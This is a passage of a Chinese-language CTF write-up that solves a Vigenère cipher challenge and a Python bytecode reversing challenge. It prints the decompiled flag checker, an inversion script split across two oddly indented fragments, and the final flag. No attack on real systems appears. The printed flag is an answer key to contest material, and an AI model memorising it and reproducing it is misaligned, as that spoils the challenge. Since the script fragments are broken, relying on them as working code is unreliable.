
0x02 Vigener~

由题目可得这题是Vigener加密方法，于是又上网搜了相关的解码工具，即可得到flag

RE

0x01 Pro的Python教室(二)

下载来是一个pyc文件，直接让我们输入flag，在google上搜到了关于pyc逆向的相关知识，得到了以下代码：



```
len = len(enc)
enc1 = []
enc2 = ''
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))
    else:
        enc1.append(chr(ord(enc[i]) + 2))

s1 = []
for x in range(3):
    for i in range(len):
        if (i + x) % 3 == 0:
            s1.append(enc1[i])

enc2 = enc2.join(s1)
if enc2 in aaa:
    print "You 're Right!"
else:
    print "You're Wrong!"
    exit(0)
# okay decompiling secend.pyc
root@kali:~/下载#
```

通过对代码的分析，写出以下解题脚本：

```
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
#enc == enc2 ,故只需推出enc2的值
#由 for x in range 3 得 enc2 的值总体被分为3部分 x= 0,1,2 得出s1
s1 = aaa[0:9]
s2 = aaa[9:18]
s3 = aaa[18:len(aaa)]
# 0 3 6  9 12 15 18 21 24  => %3==0
# 1 4 7 10 13 16 19 22 25  =>
# 2 5 8 11 14 17 20 23 26
t = [0]*len(aaa)
#根据 if(i+x)%3==0:
for i in range(9):
    t[i*3] = s1[i]
for i in range(9):
    t[i*3+2] = s2[i]
for i in range(9):
    t[i*3+1] = s3[i]
enc1 = []
enc2 = ''
for i in range(len(aaa)):
    if i % 2 == 0:
        enc1.append(chr(ord(t[i])-1))
```

```
            continue
        enc1.append(chr(ord(t[i])-2))
    enc2 = enc2.join(enc1)
    print(enc2)
```

得出flag：`hgame{Now_YOu_got_th3_PYC!}`